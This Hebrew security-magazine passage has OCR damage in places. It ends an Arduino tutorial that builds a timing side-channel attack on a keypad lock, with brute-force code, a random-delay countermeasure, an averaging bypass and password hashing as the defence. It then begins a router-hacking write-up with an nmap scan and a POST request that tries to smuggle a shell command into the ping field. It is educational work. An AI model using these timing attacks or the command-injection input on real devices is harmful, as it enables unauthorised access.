כמו כן, מכיוון שברצוננו ללחוץ על cptורים, ולא להרגיש האם הם נלחזו ע"י משתמש, אנחנו נתחבר ליציאת שלהם לכיוון הלוח. החיבור בצד ההפוך יאפשר ללוח הפריצה להזרים חשמל ללוח הראשון כאשר cptור נלחוץ, למקרה שבמציאות הוא לא נלחוץ (חזרו להסביר על cptור - הרי ברגע שהcptור נלחוץ, המעגל נסגר. וזורם חשמל מיציאת 57 אל החיבור של cptור בלוח. כעת לוח הפריצה יגרום להזרמת אותו זרם ולתחשוה בלוח הראשון אליו המעגל נסגר והcptור נלחוץ).


בנוסף, ע"מ שכל זה יעבד, עליינו לחבר את ה-GND של לוח הפריצה גם כן למעגל שלנו בצד ההפוך שיגע ב-GND של הלוח הראשון.

cut המרכיב שלנו תראה כך:



האלגוריתם שלפיו יבחר לוח הבדיקה על איזה כפתורים "ללחוץ" יסביר בהמשך.

לוח הפרסינה ימתין לראות כמה זמן לוקח ללוח הראשון להציג לכך שבסיסמה שגויה (נורה אדומה) ולפי זה יסיק בכמה לחיצות הוא צדק. ככה הוא יתקדם וילמדתו אחריותו עד שימצא את בסיסמה.



הקוד בלוח הפתיחה יראה כך:

```
1 int button5 = 8;
2 int button4 = 7;
3 int button3 = 6;
4 int button2 = 5;
5 int button1 = 4;
6 int redLed = 13;
7 int greenLed = 12;
8
9 int buttons[] = {0, button1, button2, button3, button4, button5};
10 int correctPass[] = {-1, -1, -1, -1, -1};
11 int passToCheck[] = {0, 0, 0, 0, 0};
12
13 int numOfCorrectButtons = 0;
14
15 void setup() {
16     pinMode(button1, OUTPUT);
17     pinMode(button2, OUTPUT);
18     pinMode(button3, OUTPUT);
19     pinMode(button4, OUTPUT);
20     pinMode(button5, OUTPUT);
21     pinMode(redLed, INPUT);
22     pinMode(greenLed, INPUT);
23     Serial.begin(9600);
24     delay(5000);
25 }
```

כמובן שנטמוך בעיקרי הקוד:

המערך **passToCheck** ב**שורה 11** תפקידו להחזיק את הסיסמה הבאה שאותה נבדוק.

וالمערך **correctPass** ב**שורה 10** תפקידו להחזיק את תווים של הסיסמה שכבר מצאנו.

חשוב לשים לב שהפעם בפונקציית **theSetup** נגידר את הפינים של הפטורים והלדים הפור מלהלו הקודם. ככלומר פין של כפטור יהיה **output** ולא **input** כי נרצה ללחוץ על הכפטור ולא לבדוק האם הוא נלחץ. ופין של לד יהיה **input** ולא **output** כי נרצה לבדוק האם הלד נדלק ולא להדילק אותו.

המשך הקוד יראה כך:

```
40 void loop() {
41     if (digitalRead(greenLed) != HIGH)
42     {
43         int maxTime = 0;
44         int button = 0;
45         for (int i = 1; i <= 5; i++)
46         {
47             generatePass(i);
48             int t1 = millis();
49             enterPass(passToCheck);
50             while (digitalRead(redLed) != HIGH && digitalRead(greenLed) != HIGH);
51             int t2 = millis();
52             int delta = (t2 - t1);
53             Serial.print(i);
54             Serial.print(" : ");
55             Serial.print(delta);
```

```

56     Serial.print(" ", " ");
57
58     if (maxTime < delta)
59     {
60         maxTime = delta;
61         button = i;
62     }
63     if(digitalRead(greenLed) == HIGH)
64     {
65         printPass();
66         break;
67     }
68 }
69 if(digitalRead(greenLed) != HIGH)
70 {
71     Serial.println();
72     Serial.print(button);
73     Serial.println();
74     if(numOfCorrectButtons < 5)
75     {
76         correctPass[numOfCorrectButtons] = buttons[button];
77         numOfCorrectButtons++;
78     }
79 }
80 }
81 }
```

כל זמן שהנורה הירוקה לא דולקת (כלומר שלא מצאנו את הסיסמה) נבצע סט של 5 ניסיונות - ניסיון אחד עבור כל כפתור. בכל ניסיון נשתמש בפונקציה (i) (שורה 47) על מנת לבנות את הסיסמה הבאה שננסה.

הפונקציה generatePass מקבלת את מספר הכפתור שאותו אנו מנסים CUT ומחברת אותו עם הסיסמה שמצאנו עד כה:

```

27 void generatePass(int buttonToCheck)
28 {
29     for (int i = 0 ; i < 5; i++)
30     {
31         if (correctPass[i] == -1)
32             passToCheck[i] = buttons[buttonToCheck];
33         else
34             passToCheck[i] = correctPass[i];
35     }
36 }
```

לאחר מכן באמצעות הפונקציה (enterPass) (נקראת בשורה 49) נבצע "לחיצה" על הכפתורים, שכי שהסבירתי מתבטאת בהזרמת חשמל ללוח הראשן. בכל סיבוב של לחיצות נמדד אט זמני התגובה (שורות 48-52 שמופיעות בקוד הקודם) ונשמר את מספר הכפתור שזמן התגובה שלו היה הארוך ביותר, כי זה אומר שעבורו צדקנו בכמה שיותר תווים (שורות 58-62).


ככה יצא שבכל סיום של פונקציית ה-koooa הרכבמותו נוסף בסיסמה שלנו (שורות 76-77) עד שנמצא את כל הסיסמה ונצליח להציג את הנורה הירוקה.

דוגמת הרצה

כעת נריץ את המערכת בסימולציה וונתח את התוצאות.

כפי שניתן לראות בסימולציה, הילד האדום ידלק מספר פעמים ולאחר ערבך חצי דקה ידלק גם הילד הירוק.

כלומר לוח הבדיקה שלנו אכן הצליח למצאו את הסיסמה הנכונה:



נבייט במסר הסריאלי של לוח הפריצה אחרי שהרכינו אותו וננטה את התוצאות שהודפסו:

```
1 : 401, 2 : 642, 3 : 402, 4 : 401, 5 : 402,  
2  
1 : 942, 2 : 642, 3 : 642, 4 : 642, 5 : 642,  
1  
1 : 943, 2 : 942, 3 : 1242, 4 : 942, 5 : 942,  
3  
1 : 1242, 2 : 1542, 3 : 1242, 4 : 1154, 5 : 1241,  
2  
1 : 1543, 2 : 1542, 3 : 1842,  
Password found!!  
The password is:  
2 ,1 ,3 ,2 ,3
```

בכל מלבן כחול, מופיעות תוצאות הריצה של סט של לחיצות על הcptורום.

כולם לוח הפריצה לוקח את התווים שהוא מצא כנכונים עד כה ושרשר להם את התו שכךת הגיע התו
לנסות אותו.

ניתן לראות שבכל מלבן מופיעים חמישה cptורים ממספרים מ-1 עד 5 וליד כל אחד מהם את זמן
התגובה של המערכת לאווטו cptור.

כל זמן התגובה ארוך יותר, כך לוח הפריצה צדק ביותר תווים כפי שהסבירתי קודם. וכך בשורה
השנייה בכל מלבן ניתן לראות שהלו הפורץ בחר את התו עם הזמן הכי גדול.

לאחר כ-23 ניסיונות (27 שניות) וטור כדי הבדיקות נלקה הנורה הירוקה וכן הלוח הפורץ עצר את
הפעולה שלו והדפיס את הסימנה שהוא מצא כפי שניתן להראות בריבוע האדום.

از איך נפתר את הבעיה הזאת?

מפתח לחשבון, ש מכיוון שכל הprüfung שלנו מtabססת על זמן התגובה של המערכת לסיסמה המוקשת, ניתן להוסיף דילוי רנדומלי למערכת וככה לשבש את מדידת הזמן של הלוח הפורץ. מכיוון שה-random time יגרום לכך שלפעמים בדיקה של תז שגוי יותר זמן מאשר בדיקה של תז נכון. נעשה זאת בצורה הבאה:

```

54 void checkPass()
55 {
56     delay(random(50,200));
57     for(int i = 0; i<5; i++)
58     {
59         if(pressHistory[i] != code[i])
60         {
61             counter = 0;
62             digitalWrite(redLedPin, HIGH);
63             return;
64         }
65         delay(100);
66     }
67     digitalWrite(greenLedPin, HIGH);
68     counter = 0;
69 }
```

כפי שראים, בשורה 56 הוספה דילוי רנדומלי שאמור לשבש את מדידת הזמן ולמנוע את גילוי הסיסמה. אך, כפי שניתן לראות כאן, ניתן לשנות את הקוד בלוח הפורץ ע"מ שיעשה מספר רב של ניסיונות כדי לשבור את הסטיה שנוצרת בעקבות הדילוי הרנדומלי. ולמצוא את הסיסמה בכל זאת.

כלומר במקום לנסות פעם אחת כל סיסמה, ננסה אותה מספר רב של פעמים ולפי ממוצע הזמן שנקבע נסיק האם התקדםנו בתו נוספת או לא. בצורה הזאת:

```

80 double calcPassTime()
81 {
82     double sum = 0;
83     for(int i = 0 ; i < 5 ; i++)
84     {
85         int t1 = millis();
86         enterPass(passToCheck);
87         while (digitalRead(redLed) != HIGH && digitalRead(greenLed) != HIGH);
88         if(digitalRead(greenLed) == HIGH)
89             break;
90         int t2 = millis();
91         sum += (t2 - t1);
92     }
93     return sum/5;
94 }
```

ההיגיון שעומד מאחורי השיטה הוא זהה: מכיוון שלכל בדיקה של סיסמה נוסיף זמן רנדומלי בין a ל-b כלשהם. ביצוע בדיקות רבות על אותה הסיסמה נקבל בממוצע שלכל בדיקה של סיסמה הוסףנו $\frac{1}{2}(a+b)$ זמן, בין אם היא נכונה או לא. ככלומר, מקבלים עבור כל הקודים את זמן הprüfung האמיתי שלהם בתוספת קבועה לכלום. וככה הלוח הפורץ עדין יכול לאייר את הסיסמה שלא לוקח כי הרבה זמן לרווח.

זה בדיק מה שרים בקוד - כל סיסמה נכניס 5 פעמים ונחשב את ממוצע הזמן של אותם 5 ניסיונות. כהה בין אם הסיסמה נכונה ובין אם לא, קיבלנו תוספת של בערך $2/(a+b)$ זמן. ולפי הזמן הממוצע שהוח הפריצה יקבל, הוא יכול לקבוע האם הוא צדק בתו נוסף או לא.

از איך כן לה頓 Madd?

אין ברצוני להכנס לנושא כיצד כן יש לשמר את הסיסמות, אין זה המקום וגם אין לי את המידע. אך על מנת להסביר כיצד למנוע את המתקפה שמיימנו, כן אתן הסבר בסיסי שחילקו לחתמי מאמר אחר שפורסם [פה](#) בעבר. ותודה ליהודה גרטל שכותב אותו.

ככלנו מבינים שכדי שנוכל לאמת את הסיסמה, הסיסמה צריכה להיות שמורה היכן שהוא במערכת וועלינו להשווות בין הסיסמה שהזונה לסיסמה שמורה במערכת.

אך כאן למתמטיקים יש טרי. לאחר והמידע המבוקש הוא ברור, ידוע ונΚודתי והמשתמש מספק אותו בעצמו, אין צורך לשמור אותו בזיכרון צזו שנוכל ממש לקרוא אותו - עליינו רק לבדוק האם הנתונים שסיפק המשתמש הם אותם הנתונים שקבע הוא בעצמו בפעם הראשונה.

אם כן, את המחרוזת של הסיסמה מעבירים תחילה מתמטי חד ציוני, שלא ניתן לשחזר ופונחו (כלומר, בתיאוריה, בהינתן תוצאה של תחילה זהה - לא ניתן למצאו את הקלט). מופיע נספ' חשוב של התהילה הוא, שלא משנה מה אורך הקלט - סיסמה באורך שמונה תווים או קובץ במשקל של חמישים מגה-בייט - הפלט של הפונקציה המתמטית יהיה באורך זהה.

התהילה הזה נקרא גיבוב, או HASH. וכך בערך זה נראה: מאחורי הקלעים המערכת לוקחת את הסיסמה ומעבירה אותה בפונקציית גיבוב מסוימת. רק תוצאה הגיבוב נשמרת במערכת ולא הסיסמה עצמה. בזמן אimotoות גישה למערכת - כאשר המשתמש מזין את הסיסמה, מתבצע שוב תחילה הגיבוב (הפעים לקלט הנוכחי) והמערכת משווה את המחרוזת שנוצרה זה עתה מול זו שקיימת כבר בזיכרון שלה. במקרה צזו הסיסמה עצמה אינה נשמרת במערכת לעולם בשום צורה. לדוגמה אם נשתמש בפונקציית הגיבוב SHA256, עבור הקלט "12345" מקבל:

5994471abb01112afcc18159f6cc74b4f511b99806da59b3caf5a9c173cacfc5

עבור הקלט "12347" מקבל:

5570b8ffffb53088e058bb8676e9ff407906055343b2aeb12877b68e971f2bedd

ובעבור הקלט "00000" מקבל:

e7042ac7d09c7bc41c8cfa5749e41858f6980643bc0db1a83cc793d3e24d3f77

בצורה זאת מנענו את המתקפה שימושנו מקודם (אך יצרנו פתח לאחרות...). מכיוון שכעת, כפי שאתה מבינים, אין קשר נראה לעין בין הסיסמה לבין האופן שבו היא שמורה בזיכרון המערכת. ולא יוכל להסיק ממדיית זמנים שום דבר לגבי הסיסמה עצמה.

סיכום

למי שלא שם לב, לאורך כל הדרך עבדנו בשני מישורים במקביל.

במישור הראשון התנסנו בשימוש בלוח Arduino. למדנו כיצד לחבר אליו חלקיים פשוטים כמו לדים, כופתורים. ולבסוף בנוו מערכת שמשמשת כמו קוד לבניין. למערכת יש חמשה כפתורים ושני לדים, כאשר מקישים סיסמה שוגיה הלד האדום נדלק ואנשך מקישים את הסיסמה הנכונה הלד הירוק נדלק.

במישור השני מימוש מתקפה מתוחכמת בשם Side Channel Attack. לקחנו לוח Arduino נוסף וחיברנו אותו למגעים של הלוח הראשון. לאחר מכן מדדנו באמצעות הלוח הנוסף את זמן התגובה של הלוח הראשון לקודים שהוכנסנו וככה הסקנו לאט לאט מהי הסיסמה עד שמצאנו אותה.

מטרת המאמר הייתה לתת ידע בסיסי על שני המישורים האלו - להתנסות בשימוש בלוח Arduino תוך כדי מימוש מתקפה מתוחכמת עליון.

קישור לכל הקוד שכתבתי במהלך המאמר תוכלם למצוא [פה](#).

על עצמי

שמי אבי פדר, בן 22, משתתף בתוכנית סייבר עילית וסטודנט שנה ד' להנדסת תוכנה במרכז האקדמי לב. אם יש לכם שאלות, הערות או כל דבר אחר אשמח לשם מכם באימайл:

Avifeder99@gmail.com

מוזמנים לעקב אחריו ב-[linkedin](#).

בנימה אישית אוסף, שלקח לי זמן רב לחקור, לפתח ולכתוב את המאמר. זה היהאתגר מעניין שקידם אותי מאוד ואמליך עליו גם לכם. שמחתי מאוד לעשות את זה ומקווה שייצא לי שוב בעtid.

ואסיים בתודה מיוחדת לדניאל יוחנן שאיתו למדתי על כל זה. ובתודה לעורכי המגזין שבזקותם יש לנו תוכן איכותי ואמין בצורה נגישה ונוחה.

רשימת קنية למאמר

רשימת הרכיבים שבhem השתמשו במהלך המאמר הם:

1. שני לוחות Sino Arduino.
2. מטריצת חיבורים.
3. מחברים.
4. LED אדום.
5. LED ירוק.
6. חמישה כפتورים פשוטים.
7. שני נגדים 220 Ohm.
8. חמישה נגדים 10 kOhm.
9. הרבה מצב רוח.

מקורות מידע

1. <https://www.tinkercad.com/dashboard>
2. <https://create.arduino.cc/projecthub/rowan07/make-a-simple-led-circuit-ce8308>
3. <https://il.farnell.com/resistor-colour-code-calculator>
4. <https://www.arduino.cc/en/Tutorial/BuiltInExamples/Button>
5. <https://www.the-diy-life.com/multiple-push-buttons-on-one-arduino-input/>
6. <https://security.stackexchange.com/questions/96489/can-i-prevent-timing-attacks-with-random-delays>
7. https://he.wikipedia.org/wiki/%D7%94%D7%AA%D7%A7%D7%A4%D7%AA_%D7%A2%D7%A8%D7%95%D7%A5_%D7%A6%D7%93%D7%93%D7%99
8. https://en.wikipedia.org/wiki/Side-channel_attack
9. <https://www.digitalwhisper.co.il/files/Zines/0x4F/DW79-2-SideChannel.pdf>
10. https://scholar.google.co.il/scholar?q=timing+attacks+on+implementations+of+cryptographic+algorithms&hl=iw&as_sdt=0&as_vis=1&oi=scholart
11. <https://www.arduino.cc/en/software>
12. https://commons.wikimedia.org/wiki/File:Clipping_1KHz_10V_DIV_clip_A_5ohms-1-.jpg
13. <https://www.digitalwhisper.co.il/files/Zines/0x3F/DW63-3-WindowsHashes.pdf>
14. <https://github.com/avifeder/DigitalWhisper/>

הרצת קוד על נתב ביתי WRT54G

מאת אילון גליקסברג

הקדמה

לפני מספר ימים נתקلت בנתב של חברת Linksys בזמן שchipset'ו כבל באחת מגירותיו, מיד חשבתי 'עצמי', האם אוכל לפרק אותו?



"Easy setup" - Perhaps. "Secure"? Not so much.

המשימה הסתדרה לי טוב כיון שבזיהו חיפשתי פרויקט חדש, ולא היה לי שום ניסיון קודם בתחום. עם מכשירים מהסוג הזה ווחשבתי שזה עשוי להיות מתאים מעניין.


מתחלים לעבוד

חיברתי את הנייד למחשב שלי ומיד ניגשתי לחקר. התחלתי, איך לא, בSurvey פורטים על מנת להבין היבט את ממשקי הנייד ואת ווקטוריו התקיפה האפשריים שלו:

```
→ ~ nmap -F 192.169.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 21:43 IDT
Nmap scan report for 192.169.1.1
Host is up (0.0023s latency).
Not shown: 99 filtered ports
PORT      STATE SERVICE
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 18.20 seconds
```

באופן לא מפתיע, נראה שככל מה שיש לנו לבצע איתנו הוא שרת ה-Web. כאשר גלשתי לאתר של הנייד, קפץ חלון התחברות אליו התחלתי עם פרטי ברירת המחדל. משם הועברתי למסך ניהולו של הנייד:





זמן לפרק

בutor התחלתה, ניסיתי למצוא מקומות בהם המערכת מקבלת קלט מהמשתמש, כך הגעתו לעמודה זו :Diagnostics



בשלב זהה, בಗל שאין לי גישה לקוד שמעבד את המידע שהלך מעריך, חשבתי שיהיה כדאי לנסות את הטריק הci ישן בספר - Shell Injection, אך לרוע המזל, מערכת קיימות בדיקות צד לקוח שלא מאפשרו להזין פקודות Shell במקומ כתובת בממתק Ping:





בכדי לעקוף את הבדיקות, יירטתי את הבקשה באמצעות Proxy:

```
POST /apply.cgi HTTP/1.1
Host: 192.169.1.1
Content-Length: 109
Cache-Control: max-age=0
Authorization: Basic YWRtaW46JGt1cnQ=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.169.1.1/Ping.asp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
submit_button=Ping&submit_type=start&action=Apply&change_action=gozila_cgi&ping_ip=192.169.1.100;echo_hey;&ping_times=5
```

[שימוש ב-proxy Burp לתוכנת דרייסה של ערך ה-ip_ping]

לצערי, נראה שלא הייתה שום השפעה. מיותר לצין כיניסיתי לבצע את אותה טכניקה גם במכשיר של Traceroute ומספר מקומות נוספים, אך לא הועיל.

קוושחה (Firmware)


בנוקודה הזאת סימנתי להשתגע עם וריאציות Blackbox-יות, בעיקר מהסיבה הפשוטה שלא היה לי אינטרס לעשות זאת. החלטתי להוריד את ה-[Firmware](#), חילצתי את מערכת הקבצים, התחלתי לשוטט ולראות מה נמצא וזמן לעובוד אותו על הנATAB, במטרה למצוא אזכור פגיע.

```
→ ~ linksys-wrt54g binwalk -e FW_WRT54Gv4_4.21.5.000_20120220.bin
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
